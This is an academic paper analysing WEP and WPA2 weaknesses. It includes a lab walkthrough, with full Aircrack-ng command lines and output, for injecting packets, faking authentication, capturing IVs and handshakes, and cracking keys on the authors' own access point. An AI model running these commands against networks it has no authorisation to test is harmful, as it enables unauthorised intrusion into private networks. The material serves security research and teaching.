Requirements for Secure Wireless Networks: An Analysis of the WEP and WPA with Aircrack-ng Suite

Amos Olagunju, Timothy Seedorf
Computer Networking and Applications Program
St. Cloud State University
aoolagunju@stcloudstate.edu

ABSTRACT

This research examined the realization of the current wireless protocols to illuminate their security weaknesses. WEP networks with open authentication that use 64-bit keys and WPA2 networks with pre-shared keys were investigated. Aircrack-ng was tested and evaluated to show how most wireless network encryption configurations could be easily attacked. This paper presents research results that demonstrate how schemes such as, WPA and WPA2 could be compromised. We critique the flaws in WEP and WPA.

Keywords: Encryption protocol, wireless security, hacking, encryption key.

1. CRITICAL OVERVIEW OF WEP ENCRYPTION SECURITY

Wired Equivalent Privacy, also known as Wireless Encryption Protocol (WEP) is the foremost encryption method for wireless networks. WEP has been a subject of attack by hackers and cryptographers. WEP uses the stream cipher RC4 for confidentiality, and a CRC-32 checksum for integrity. Standard 64-bit WEP uses a 40 bit key which is concatenated with a 24-bit initialization vector (IV) to form the RC4 traffic key. A 128-bit WEP key is usually input as a string of 26 characters (0-9 and A-F). Each character represents four bits of the key. With four bits for each of 26 digits, 104 bits added to the 24-bit Initial Vector (IV) to produce the final 128-bit WEP key.

A 256-bit WEP system is also available from vendors. As in the case of the 128-bit key system, 24 bits are used for the IV, and 232 bits are assigned for protection. These 232 bits are typically entered as 58 hexadecimal characters [(58 × 4 = 232 bits) + 24 IV bits = 256-bit WEP key]. The key size is not the only major security limitation of the WEP. Cracking a longer key requires the interception of a large number of packets, but there are active attacks that stimulate the process for capturing the required traffic. WEP is also vulnerable to IV collisions and packet modifications that cannot be rectified by a lengthy encryption key.

Two methods of authentication can be used with WEP: Open System authentication and Shared Key authentication. In Open System authentication, the WLAN client does not need to provide its credentials to the Access Point (AP) during authentication. Thus, any client, regardless of its WEP keys, can authenticate itself with the AP and then attempt to connect. After the authentication and association, WEP can be used to encrypt data frames. In Shared Key authentication, the WEP key is used for authentication. A four-way challenge-response handshake is used:

a) The client station sends an authentication request to the AP.
b) The AP sends back a clear-text challenge.
c) The client encrypts the challenge text using the WEP key, and sends it back in another authentication request.
d) The AP decrypts the ciphertext and compares it with the clear-text it had sent. Depending on the result of the comparison, the AP sends back a positive or negative response. After this association has taken place, the RC4 also is used to encrypt the wireless frames of data. [2]

Although it seems the Shared Key authentication is more secure than the Open System authentication because the Open System offers no real authentication, but the converse is actually true. It is possible to derive the key stream used for the handshake by capturing the challenge frames in Shared Key authentication. Thus, Open System authentication for WEP authentication is better than Shared Key authentication. However, both systems are very weak.

2. OVERVIEW OF WPA CRITIQUE

The WPA protocol implements the majority of the IEEE 802.11i standard. The Temporal Key Integrity Protocol (TKIP) was incorporated into WPA. TKIP encryption replaces the WEP's static 40-bit encryption key that is manually entered on wireless access points and devices. TKIP is a 128-bit per-packet key –it dynamically generates a new key for each packet to prevent collisions. "WPA also includes a Message Integrity Check. This is designed to prevent an attacker from capturing, altering and/or resending data packets. This replaces the Cyclic Redundancy Check (CRC) that was used and implemented by the WEP standard. CRC's main flaw was that it was not able to check the integrity of the packets it handled. MIC solved these problems. MIC uses an algorithm to check the integrity of the packets, and if it does not equal, it drops the packet," [9].

Pre-Shared and Shared Key Modes

"In pre-shared key mode (PSK) each wireless network device encrypts the network traffic using a 256 bit key. This key may be entered either as a string of 64 hex digits, or as a pass phrase of 8 to 63 ASCII characters. If ASCII characters are used, the 256 bit key is calculated by applying the PBKDF2 key derivation function to the pass phrase, using the service set identified (SSID) as the salt and 4096 iterations of HMAC-SHA1," [5].

Shared-key WPA remains vulnerable to password cracking attacks with weak pass phrases. A truly random pass phrase of 13 characters selected from the set of 95 permitted characters is required to overcome a brute force attack. However, the TKIP algorithm is still a flaw in the WPA because it can only decrypt short packets with mostly known contents, such as ARP messages. "The attack requires Quality of Service to be enabled, which allows packet prioritization. The flaw does not lead to key recovery, but only a key stream that encrypted a particular packet, and which can be reused as many as seven times to inject arbitrary data of the same packet length to a wireless client. For example, this allows someone to inject fake ARP packets that make the victim send packets to the open Internet," [3].

The vulnerabilities of TKIP are significant in that WPA-TKIP was, up until the proof-of-concept discovery, held to be an extremely safe combination. WPA-TKIP is still a configuration option available in a wide variety of wireless routing devices offered by hardware vendors. WPA2 was introduced to CCMP and AES to overcome the security flaws of TKIP. With the adequate choice of a password, WPA2 with AES is theoretically unbreakable.

3. TESTING SOFTWARE AND PLATFORM

Aircrack-ng is a suite of software tools capable of identifying 802.11 WEP and WPA-PSK keys from sufficiently captured data packets. It uses optimization algorithms such as the KoreK and the PTW attacks to implement the Fluhrer, Mantin, and Shamir (FMS) attack, to make much faster than other WEP cracking tools. Aircrack-ng is free, runs best using Linux, but can be compiled to execute in a Windows platform. The major problem with implementation of Aircrack-ng on Windows is the passive capturing of packets that might require days or months to crack keys, in addition to the limited support of wireless cards. There are detailed and relevant documents and literature on Aircrack-ng [3, 7, 8].

The Aircrack-ng suite was installed on a Gateway Notebook PC; Model Number MX6440 that runs the 64bit version of Linux Mint 10 and the Linux kernel 2.6.32-26-generic. The machine has a 1.8Ghz AMD Turion Processor with 512KB of L2 cache and 1GB of DDR memory. It has the on board Broadcom wireless card, 802.11g (WMIB-160GW), with a transmission power of 14.5 dBm. The access point (AP) was a DLink WBR 2310 that runs the default firmware. The signal strength was set to max, and the machine that executed Aircrack-ng was positioned approximately 20 feet from the AP. A common notebook computer was used to make connection to the AP as a client, and set to ping the AP with data to create traffic. This notebook was also used in the WPA2 attack, for the authentication handshake of the machine to capture the AP called “dlink”. The encryption key of the WEP was "1234567890" and the key for the WPA2 was "thebarkingdogruns".

How do you compromise a WEP encrypted network using an open authentication scheme with a 64-bit key (1234567890), and an SSID of “dlink?” We used a 64-bit key for brevity; however, the same principle applies to a 128-bit key. To crack the WEP key for an AP, we collected several initialization vectors (IVs). Normal network traffic does not typically generate these IVs very quickly. With patience, a sufficient amount of IVs could be gathered and saved to crack the WEP key by simply listening to the network traffic. Alternatively, an injection technique could be used to expedite the collection of the IVs. An injection process requires the AP to resend selected packets over and over very rapidly. This allows a large number of IVs to be captured in a short period of time. The Aircrack-ng, was used to set the wireless card into the monitor mode that supported the card to listen to every packet in the air.

First, the tool airmon-ng was used to disable the card by issuing 'airmon-ng stop wlan0', the name of our wireless device. Second, the device was set to operate in the monitor mode on the channel of the AP (Figure 1). Third, the injection is tested with the command 'aireplay-ng -9 -e dlink –a 00:1C:F0:FE:F4:66 mon0' (Figure 2). Fourth, the command 'airodump-ng mon0' without a channel is used to locate the wireless network to be penetrated, the channel, SSID (if hidden or not), the MAC address of the AP, or encryption types (Figures 3). Fifth, to capture IV's generated from specific access point, use the command 'airodump-ng -c 6 --bssid 00:13:46:46:61:4C -w ivcollection mon0' where -c 6 is the channel, --bssid 00:13:46:46:61:4C is the AP, -w ivcollection is the prefix of the storage file, and mon0 is the device. BSSID refers to Basic Service Set Identification (Figure 4). The value of data field in Figure 4 should be at least 20,000 for effective cracking.

The source MAC address must be connected for an access point to accept a packet injection; otherwise the AP will ignore the packet and send out a “De-Authentication” packet in clear-text. The command ' aireplay-ng -1 0 -e dlink -a 00:13:46:46:61:4C -h 00:14:A5:8A:03:5F mon0' -1 is issued to fake authentication with 0 re-association timing in seconds, -e test is the wireless network name, -a 0:13:46:46:61:4C is the access point MAC address, -h 00:14:A5:8A:03:5F is our card MAC address and mon0 is the wireless interface name. Figure 5 displays a successful s fake authentication.

The airplay-ng is started in a listening mode to Address Resolution Protocol requests to collect and then re-inject IV’s into the wireless network. The ARP request packets were selected because the AP will normally rebroadcast them and generate new IV’s. Our objective was to obtain a large number of IVs in a short period of time was accomplished by issuing the command ' aireplay-ng -3 -b 00:13:46:46:61:4C -h 00:14:A5:8A:03:5F mon0'. The results are displayed in Figure 6.

The Pyshkin, Tews, Weinmann (PTW) works with less packets and was used crack the key. We could also have used the FMS/KoreK method that incorporates combinations of various statistical attacks uses to crack WEP keys fast, but it requires roughly 250,000 IVs. The PTW attack is the default in airplay-ng and issuing 'aircrack-ng ivcollection*.cap' will activate the cracking process in Figure 7. Figure 8 shows the WEP key generated in less than 10 minutes with captured17000 IVs in traffic of 21,452 bytes. A successful fake authentication with an AP should complete the cracking process in less than 2 minutes.

WPA/WPA2 supports many types of authentication beyond pre-shared keys; however, Aircrackng can ONLY crack pre-shared

keys. Only plain brute force techniques can be used against WPA/WPA2 because the key is not static, so collecting IVs like when cracking WEP encryption, does not speed up the attack. Only the handshake between client and AP provides information for initiating an attack. Handshaking is performed when the client connects to the network. "Since the pre-shared key can be from 8 to 63 characters in length, it effectively becomes impossible to crack the pre-shared key but you can crack the pre-shared key is if it is a dictionary word or relatively short in length. Conversely, if you want to have an unbreakable wireless network at home, use WPA/WPA2 and a 63 character password composed of random characters including special symbols. The impact of having to use a brute force approach is substantial because it is very CPU intensive." [4]

A computer can only test 200 to 1000 possible keys per second depending on its CPU; it can take hours, if not days, to crunch through a large dictionary. Specifically, our wireless card operated in the monitor mode on the same channel as the access point of interest. In our research, we captured the WPA2 4-way handshake in Figure 9, deleted and bypassed "thebarkingdogruns" of a connected wireless client. The pre-shared key was cracked as shown in Figure 10 using a small dictionary file with 134,547 words and a true password as the last entry for a theoretical proof on a notebook computer with a 1.8 Ghz core Turin processor and 1 GB of ram.

4. RESULTS

RC4 is a stream cipher that forbids the use a traffic key. The purpose of the IV is to avoid the repetition of a traffic key. However, a 24-bit key is not long enough to achieve this goal on a very busy network. In fact, there is a 50% chance that a 24-bit IV used for encryption will be repeated after 5000 packets. With insufficient number of packets transmission, there are techniques for sending packets over the network to stimulate reply packets for inspection to locate the key. There is a 50% chance of recovering a 104-bit WEP key using only 40,000 captured packets. The probabilities of successfully recovering the key are 80% and 95% for 60,000 and 85,000 available data packets. Active techniques like ARP re-injection can be used to capture 40,000 packets in less than one minute. The actual computation takes about 3 seconds and 3 MB of main memory on a Pentium-M 1.7 GHz. The same attack can be used for 40-bit keys with an even higher success probability.

The brute force attack on WPA in this project executed to completion in 11 minutes and 42 seconds. A smart administrator of the AP ought to a very lengthy random key to make the key impossible to crack theoretically. "According to a brute force calculator, a password of 5 characters using all ASCII possibilities being attacked by a CPU able to check 500,000 passwords a second will take 5 hours to go through all possible combinations. Doubling the length of the password to 10 characters will require the same CPU to take 4274902 years to check all possible combinations! Hence, this proves that a smart password (length is important) can make this password, in practice, impossible to crack. However, if one were to only use letters in the attack, a 10 character password could be cracked in 5 years." [6].

It is obviously apparent, that the use of numbers, punctuation, letters (upper/lower) for a password is important to increase the cracking time. Moreover, the use of dictionary words as passwords should be forbidden because a cluster of computers could quickly decipher millions of word entries of known combinations.

5. CONCLUSIONS

Although there are many options for wireless communication, many routers default to WEP for ease of use. Not only is this unsafe for consumers, it becomes an ethical issue for companies who use this kind of default faulty encryption scheme. Driving down the streets of many cities in America, there are significant numbers of wireless networks encrypted with WEP or no encryption at all; many wireless networks also operate on WPA or WPA2 with various key schemes.

It is obvious that every WEP scheme could be cracked. Wireless networks with WEP exist at homes, coffee shops, businesses, and schools. People shop on-line at coffee shops, log into websites from everywhere using wireless networks under the assumption secured data transmission. Perhaps WEP encryption should never be used under any circumstances.

6. REFERENCES

[1] T. Ars, "Battered, but not broken: understanding the WPA crack" 2008-11-06. Retrieved Nov 8, 2010 from <http://www.aircrack-ng.org/>.

[2] M. Ciampa, CWNA Guide to Wireless LANS. Networking. Thomson Publishing Co., 2006.

[3] Darkaudax. "Airodump-ng." Aircrack-ng. Retrieved Nov 8, 2010 from http://www.aircrack-ng.org/

[4] G. Fleishman, "Battered, but Not Broken: Understanding the WPA Crack." Ars Technica. 06 Nov. 2008. Retrieved Nov 8, 2010 from <http://arstechnica.com/articles/paedia/wpa-cracked.ars/1>

[5] S. Fluher, M. Itsik, & A. Shamir, "Weaknesses in the Key Scheduling Algorithm of RC4." Retrieved Nov 8, 2010 from http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf

[6] Lastbit Corp. 2007. Retrieved Nov, 8 2010 from http://lastbit.com/pswcalc.asp

[7] X. Mister, "Aireplay-ng." Aircrack-ng. Retrieved Nov 8. 2010 from http://www.aircrack-ng.org/

[8] Netroller3d, "Aircrack-ng." Aircrack-ng. Retrieved Nov 8, 2010 from http://www.aircrack-ng.org/

[9] B. Nikita, I. Goldberg, & D. Wagner, "Intercepting Mobile Communications: The Insecurity of 802.11". Retrieved Dec 9, 2010 from http://www.aircrack-ng.org/

[10] E. Tews, "Report 2007/471." Cryptology EPrint Archive. 15 Dec. 2007. Retrieved Nov 8, 2010 from http://eprint.iacr.org/2007/471

Figure 1. A Virtual Device Mon0 in Monitor Mode on Channel 6



Figure 2. Injecting Packets into the Access Point



Figure 3. Snapshot of Hops to Obtain Wireless Information

```
CH  6 ][ Elapsed: 8 s ][ 2010-12-15 00:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1C:F0:FE:F4:66  -43   0       79        0    0   6  54 . WEP  WEP         test

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

Figure 4. Capturing Initial Vector from Specific Access Point

```
root@bt:~# aireplay-ng -1 1 -a 00:12:17:05:92:5D wlan0
No source MAC (-h) specified. Using the device MAC (00:17:3F:85:0F:D5)
19:44:03  Waiting for beacon frame (BSSID: 00:12:17:05:92:5D) on channel 6

19:44:03  Sending Authentication Request (Open System) [ACK]
19:44:03  Authentication successful
19:44:03  Sending Association Request [ACK]
19:44:03  Association successful :-) (AID: 1)
19:44:04  Sending Authentication Request (Open System) [ACK]
19:44:04  Authentication successful
19:44:04  Sending Association Request [ACK]
19:44:04  Association successful :-) (AID: 1)
19:44:05  Sending Authentication Request (Open System) [ACK]
19:44:05  Authentication successful
19:44:05  Sending Association Request [ACK]
19:44:05  Association successful :-) (AID: 1)^C
```

Figure 5. Fake Authentication

```
File  Edit  View  Terminal  Help
Read 39715 packets (got 3 ARP requests and 1928 ACKs), sent 22022 packets...(499
Read 39795 packets (got 3 ARP requests and 1932 ACKs), sent 22072 packets...(499
Read 39869 packets (got 3 ARP requests and 1935 ACKs), sent 22122 packets...(499
Read 39963 packets (got 3 ARP requests and 1940 ACKs), sent 22172 packets...(499
Read 40040 packets (got 3 ARP requests and 1944 ACKs), sent 22222 packets...(499
Read 40126 packets (got 3 ARP requests and 1949 ACKs), sent 22273 packets...(500
Read 40202 packets (got 3 ARP requests and 1953 ACKs), sent 22322 packets...(499
Read 40325 packets (got 3 ARP requests and 1959 ACKs), sent 22372 packets...(499
Read 40432 packets (got 3 ARP requests and 1965 ACKs), sent 22422 packets...(499
Read 40518 packets (got 3 ARP requests and 1969 ACKs), sent 22473 packets...(500
Read 40601 packets (got 3 ARP requests and 1973 ACKs), sent 22523 packets...(500
Read 40678 packets (got 3 ARP requests and 1977 ACKs), sent 22572 packets...(499
Read 40753 packets (got 3 ARP requests and 1981 ACKs), sent 22622 packets...(499
Read 40829 packets (got 3 ARP requests and 1984 ACKs), sent 22673 packets...(500
Read 40906 packets (got 3 ARP requests and 1987 ACKs), sent 22723 packets...(500
Read 40989 packets (got 3 ARP requests and 1992 ACKs), sent 22773 packets...(500
Read 41123 packets (got 3 ARP requests and 1998 ACKs), sent 22822 packets...(499
Read 41206 packets (got 3 ARP requests and 2002 ACKs), sent 22873 packets...(500
Read 41300 packets (got 3 ARP requests and 2007 ACKs), sent 22923 packets...(500
Read 41376 packets (got 3 ARP requests and 2011 ACKs), sent 22973 packets...(500
Read 41468 packets (got 3 ARP requests and 2016 ACKs), sent 23023 packets...(499
Read 41564 packets (got 3 ARP requests and 2021 ACKs), sent 23073 packets...(499
Read 41653 packets (got 3 ARP requests and 2026 ACKs), sent 23123 packets...(499
pps)
```

Figure 6. Initial Vectors Data

```
                                Aircrack-ng 1.0

                    [00:00:05] Tested 262145 keys (got 14054 IVs)

KB    depth   byte(vote)
 0    0/  1   1C(19712) E6(19200) 12(18944) EE(18944) 0C(18688) 9E(18432) 2D(18176)
 1    0/  1   2A(19712) 11(18688) FA(18688) DF(18176) 19(17920) 33(17664) 12(17408)
 2    0/  1   68(20224) DD(19456) FA(18432) 03(17920) 50(17920) 59(17664) E6(17664)
 3    0/  2   78(19456) D2(19200) 7D(18944) AC(18944) B3(18688) 14(18176) 1C(18176)
 4    0/  1   2D(19456) A4(18688) C8(18688) 37(18432) A6(17920) EF(17920) E2(17664)
 5    0/  2   54(19712) 32(19456) 7B(19456) 07(19200) 4D(18688) 33(18176) 44(18176)
 6    0/  1   6C(18944) 3C(18688) B7(18688) 0A(18176) 6C(18176) 94(18176) E6(18176)
 7    1/  2   2B(19200) 37(18944) E4(18432) 4F(18176) 56(17920) 55(17664) C8(17664)
 8    0/  1   FC(21248) 39(18688) 06(18432) B4(18176) 44(17920) A0(17920) E8(17920)
 9    0/  1   3A(19456) 1F(18944) 25(18944) 27(18944) FF(18688) 52(18176) 81(18176)
10    0/  1   B3(19200) 8C(18432) B7(18176) 07(17920) 9F(17920) C1(17920) A1(17664)
11    0/  1   38(20480) 4E(19200) E9(18688) B6(18432) 59(17920) A8(17920) C9(17920)
12    0/  1   C8(19256) 29(17968) 7B(17712) 05(17336) 7D(17300) 7F(17080) A9(17008)
```

Figure 7. The Cracking Process



Figure 8. Key Found Information



Figure 9. Capturing WPA2 with 4-Way Handshake



Figure 10. Brute-Force Attack on WPA2 Completed in 11 Minutes 42 Seconds